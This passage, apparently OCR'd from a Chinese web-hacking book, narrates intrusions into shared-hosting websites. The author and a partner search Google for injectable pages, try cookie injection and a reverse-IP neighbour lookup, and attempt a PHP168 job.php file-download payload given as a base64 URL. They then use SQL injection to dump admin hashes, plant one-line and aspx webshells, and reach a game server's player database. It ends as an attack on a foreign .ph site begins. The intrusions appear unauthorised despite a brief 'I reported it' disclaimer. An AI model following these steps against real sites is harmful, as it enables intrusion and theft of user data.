


图 4-281 通过 SimpleGoogle 来获取目标站点信息

2. Google Hacking 思路分析

关于 Google Hacking 技术主要有下面三个思路。

（1）我们可以通过“simplegoogl”工具软件对目标进行搜索，然后对搜索得到的链接查找注入点，如果存在注入点的话就简单了。就可以根据权限注入点的权限来进行后续的检测。这是最常规的办法，也是最有效果的。

（2）我们可以根据得到的页面来看看是用什么脚本来写的？然后看看用的是什么整站系统。并且想办法得到这套系统的源码，没有再进行后续的工具。

（3）第三个就是看服务器管理员水平了，如果 IIS 配置不当可以浏览目录的话，没准走了运可以找到数据库或者后台之类的好东西。

3. 寻找注入点

找了半天找到了一个带参数的链接，在 URL 后面加了个单引号，马上就弹出一个对话框，如图 4-282 所示。从弹出来的框框上看，很可能加了防注入系统了。这里很多朋友会想到用 cookies 注入吧。的确，对于通用防注入系统只能用 cookies 注入了，不过这样的话，运气成分会很大，因为你根本就不知道参数是不是用 request()来接收的，如果不是的话，那很抱歉了，cookies 注入是不会有结果的。



图 4-282　寻找注入点

4．使用 cookie 注入

用 cookies 注入中转站中转了一下，本地访问结果如图 4-283 所示。用啊 D 检测了一下提示不能注入，手工输入“and 1=1”和“and 1=2”是两个一样的界面，看俺的运气不好，参数是用 request.QueryString()接收的。




图 4-283　使用 cookie 注入

5．使用旁注

后面的一段时间都处在痛苦之中，那么多的链接要一个个地去看，一个个地去试，在这里劝某些没有耐心的菜鸟朋友，别听说某某牛人把某某牛气的网站给黑了就羡慕的不行，其实他们付出的努力往往是你根本想不到的。总之学黑是不容易的，是个很痛苦的过程。

反正这个网站的注入点笔者一个也没发现，而且里面有一两套整站程序，不过俺水平没到位，看不出来是啥整站程序。IIS 也没有列目录的漏洞。看来网站的站长也不是吃素的。

最后实在没办法了，看看 yizhigu 那也没什么进展，无奈之下做出决定还是旁注吧。本来想用“http://www.myipneighbors.com/”来找一下同服务器的其他网站，可是不知咋的这个网站不能正常工作了，貌似在升级。那只能用别的网站检测了。在浏览器里访问“http://ip.wen.la/?q=www.**cz.cn&t=0&x=18&y=16”，结果出来了。如图 4-284 所示。连二级域名都可以检测出来，是很不错的一个旁注的东东。




图 4-284　旁注之域名检测

> **注**：从旁注的结果来看，目标网站是放在一台虚拟主机上边的，而且网站数量不是太多，才 13 个这是一个好消息，至少我有 80%的把握权限不会设置得太变态。

6. 使用 PHP168 0day

接下来还是体力活（感觉做小黑的跟搬砖的没啥区别），按着顺序一个一个地浏览旁注出来的网站，只看第一个就吓了一跳，是个虚拟主机提供商，小菜们应该想到了吧，不出意外虚拟主机的服务应该是这个虚拟主机供应商提供的。二话不说先把这个网站 pass 了，因为虚拟主机供应商的安全性再次也不会比客户的差。

看了下第二个网站，是个 PHP168 的系统，记得前一段时间 PHP168 系统的 job.php 爆出过下载任意文件的漏洞，不知道这个网站漏洞补了没有？在浏览器里访问 job.php 这个文件，返回一片空白。说明文件存在，然后再把“http://www.target.cn/cache/adminlogin_logs.php”这个文件用编码工具 base64 加密一下，结果如图 4-285 所示。




图 4-285　编码工具 base64 加密网站地址

7．PHP 0day 不再有用

再把得到的 base64 加密值放到 URL 这个参数的后面，完整的路径就成了“http://target.org//job.php?job=download&url=aHR0cDovL3d3dy5keGN6LmNuL2NhY2hlL2FkbWlubG9**W5fbG9ncy5waHA=”，如果顺利的话我们就可以下载“adminlogin_logs.php”这个管理员登录日志文件，不过幸运不属于俺，现实再一次无情地打击了我。访问 URL 的结果是三个字母“ERR”如图 4-286 所示。看来白忙了。不过俺不死心。继续向下面的网站发起冲击。




图 4-286　PHP 0day 不再有用

4.17.3　获取突破

1．捡到宝了

下面的 *N* 多时间俺都是在浏览网站用 simplegoogle 寻找注入点，期间还发现了一个叫做永恒天堂的私服网站，如图 4-287 所示，这也更激发了笔者拿下网站的斗志（声明下，本人最讨厌的就是游戏了，所以这么激动勿怪）。这个网站暂时也不动，继续旁注。



图 4-287　发现游戏服务站点

2. 希望开始的地方

最后当俺看到一个叫做中***网的公司站点，俺心里就坦然了，看来胜利的曙光不远了。如图 4-288 所示，一看这样的网站就有内伤，以前分析过好多类似的网站源码，可以说漏洞有的是。呵呵，吹牛的成分也有，不过当你认真地分析几套整站源码，相信你也会和笔者一样有同感。把这个网站也扔给 yizhigu 看。



图 4-288　看到希望的曙光

3. 知道注入点

想搞网站首先得从论坛下手（这只是俺这总结出的弱智结论 o(∩_∩)o...），打开一看，原来是个 DVBBS8.0 的论坛，这年头 DVBBS 的论坛满大街都是，可是漏洞却越来越少。和一开始的那个 DVBBS 一样没得搞。俺就不废话了。

继续在网站溜达了一圈，结果还真让俺找到一个注入点，加个单引号返回如图 4-289 所示的界面，提示单引号没有闭合。当时心里就坦然了，一边用啊 D 检测一边偷笑，这年头有个注入点比 simeon 给稿费还来得痛快。赶紧把结果告诉 yizhigu，可是他说这个注入点不好用，可能过滤了些字符，我手工注入了一下还真是，用啊 D 检测超级的慢，而且目录也检测不出来。




图 4-289　找到 SQL 注入点

4. 合作进行安全检测

后来他给了笔者这个网站的另外一个注入点，结果目录能检测出来了，看来姜还是老的辣。如图 4-290 所示。之后俺们就围着这个注入点发起了攻击。当时我们两个为了提高入侵效率就分配了一下任务，yizhugu 负责爆数据库内容，我则负责列网站目录。



图 4-290　分工合作进行安全检测

4.17.4 陷阱

1. 获取 Web 目录

一开始我还怕是数据库 Web 分离，心想如果这样的话那就要费点劲了，不过当俺列到 D:\盘的时候，发现了几个貌似 Web 目录的目录，如图 4-291 所示。



图 4-291 获取 Web 目录

2. 转机

往 D 盘的 929e 这个目录差异备份一句话木马，成功了可是访问却是 404 错误。看来这个不是 Web 目录。试了好几个目录也都不行，然后当我列“D:\gnxxw\”事情出现了转变，我发现了一个 aaa.asp 的东西，如图 4-292 所示。




图 4-292 获得转机.

3. 获取 asp 探针

加上域名用浏览器打开，当时就愣住了。擦擦眼睛一看原来是一个 asp 探针，如图 4-293 所示，从上面笔者就得到了“G:\freehost\gnxxw082\web\”这个 Web 目录，赶紧把这个消息告诉 yizhigu，他一看也来兴致了，不过一会他就告诉笔者说备份不成功，用差异本分工具备份了一下，提示成功可是访问却总是 404，找到 Web 目录了却依然不能成功备份。



图 4-293 获取 asp 探针程序

4. 备份获取 WebShell

那就列一下 G 盘的目录，可是结果更加令人郁闷的是啊 D 提示我不存在内容，笔者和 yizhigu 讨论了一下，可能是 G 盘设置权限了，即使 DB_OWNER 权限的也不能访问。而我们刚才 D 盘上找到的东西则是用来备份的目录。

上面的这个结论确实给了俺们沉重的打击，由此俺们不得不重新考虑了一下作战的方法，因为 yizhigu 用过爆数据库表找到了存在注入点网站的用户名和密码，可是密码却是 MD5 加密的破解不出来，更可气的是后台登录地址也不知去向。而笔者列目录的结果却是该网站的目录设置了变态的权限。

之后的一段时间我和 yizhigu 都没什么进展。后来 yizhigu 也找到了注入点网站的源码，并且发现该网站居然把后台默认的 admin 文件夹给改了，我也下载了一套源码，是套叫做“易想商务网 B2B 管理系统 V2.1”的整站程序，本来打算分析完这套源码再继续搞网站的，可是没过一会 yizhigu 很无奈又很兴奋地告诉我他备份成功了。我想怎么会呢？不是不允许访问的吗！他说 web 目录就在 D 盘的 freehost 目录里。当时就傻了。不是在 G 盘么。自己备份了一个，果然成功了，顺利地备份出了一句话木马，如图 4-294 所示。




图 4-294 成功备份出了一句话木马

4.17.5 尾声

接下来就简单了，上传大马，不过 asp 的木马权限太低，任何目录都不允许访问，因为列目录的时候看到网站存在 aspx 的文件，所以就上传了个 aspx 的大马上去。用大马自带的 IISSPY 的功能检测了一下虚拟主机网站的配置环境，得到如图 4-295 所示的结果。Web 的虚拟目录果然在 D 盘，害俺们费了老大劲（后来终于知道了 gnxxw 网站并没有和目标的网站在同一个服务器上，而是在另外一个，所以以后大家一定要看清楚，实在不行动手 ping 一下域名比较一下 IP 地址也行，切忌不要犯这样的低级错误了）。最后 yizhigu 通过 webshell 也找到了他想要的 MD5 散列，俺也找到了“永恒天堂”游戏上的玩家的数据库如图 4-296 所示，不过俺可没有做坏事啊，通知该虚拟主机的客服说他们网站有漏洞，就万事大吉了。




图 4-295 asp.net 的 WebShell




图 4-296　获取游戏网站的数据库

4.18　对国外某站点的一次安全检测

通过漏洞扫描软件对目标站点进行扫描，获取漏洞信息，然后根据漏洞信息来进行渗透是 Web 渗透的常见方式之一；使用安全漏洞扫描软件扫描耗时长，在渗透目标计算机中生成日志较多，而手工渗透和半手工渗透对目标站点则相对快捷，能够发现一个扫描工具未能扫描出的漏洞来。在很多情况下除了用工具进行扫描外，还可以利用 Google 等搜索引擎配合 SQL 注入工具，寻找 SQL 注入点，然后进行渗透测试，效果不错，下面就以一个实际案例来介绍如何使用该方法来对目标站点进行渗透。

4.18.1　善用 Google 搜索

使用 Google 对目标站点进行定向搜索，如图 4-297 所示，输入“site:somesite.ph filetype=php”进行搜索，通过观察搜索记录，判断网站地址是否存在 SQL 注入点。



图 4-297　使用 Google 进行搜索

4.18.2 手工进行注入点判断

从 Google 搜索结果中选择带有参数传递的地址，选择 http://www.xxxx.ph/ranking.php?Yr=2009。并尝试访问，看看能否正常访问。如图 4-298 所示，能够正常访问，然后才能进行后续操作。




图 4-298 手工测试 SQL 注入页面

4.18.3 获取脚本错误提示

在正常页面的参数后面添加一个单引号并访问，如图 4-299 所示，出现脚本错误提示。该脚本错误信息说明目标对象所使用的操作系统应该是 linux，网站真实路径为“/var/www/vhosts/xxxxh/httpdocs/”，同时说明该页面存在 SQL 注入。

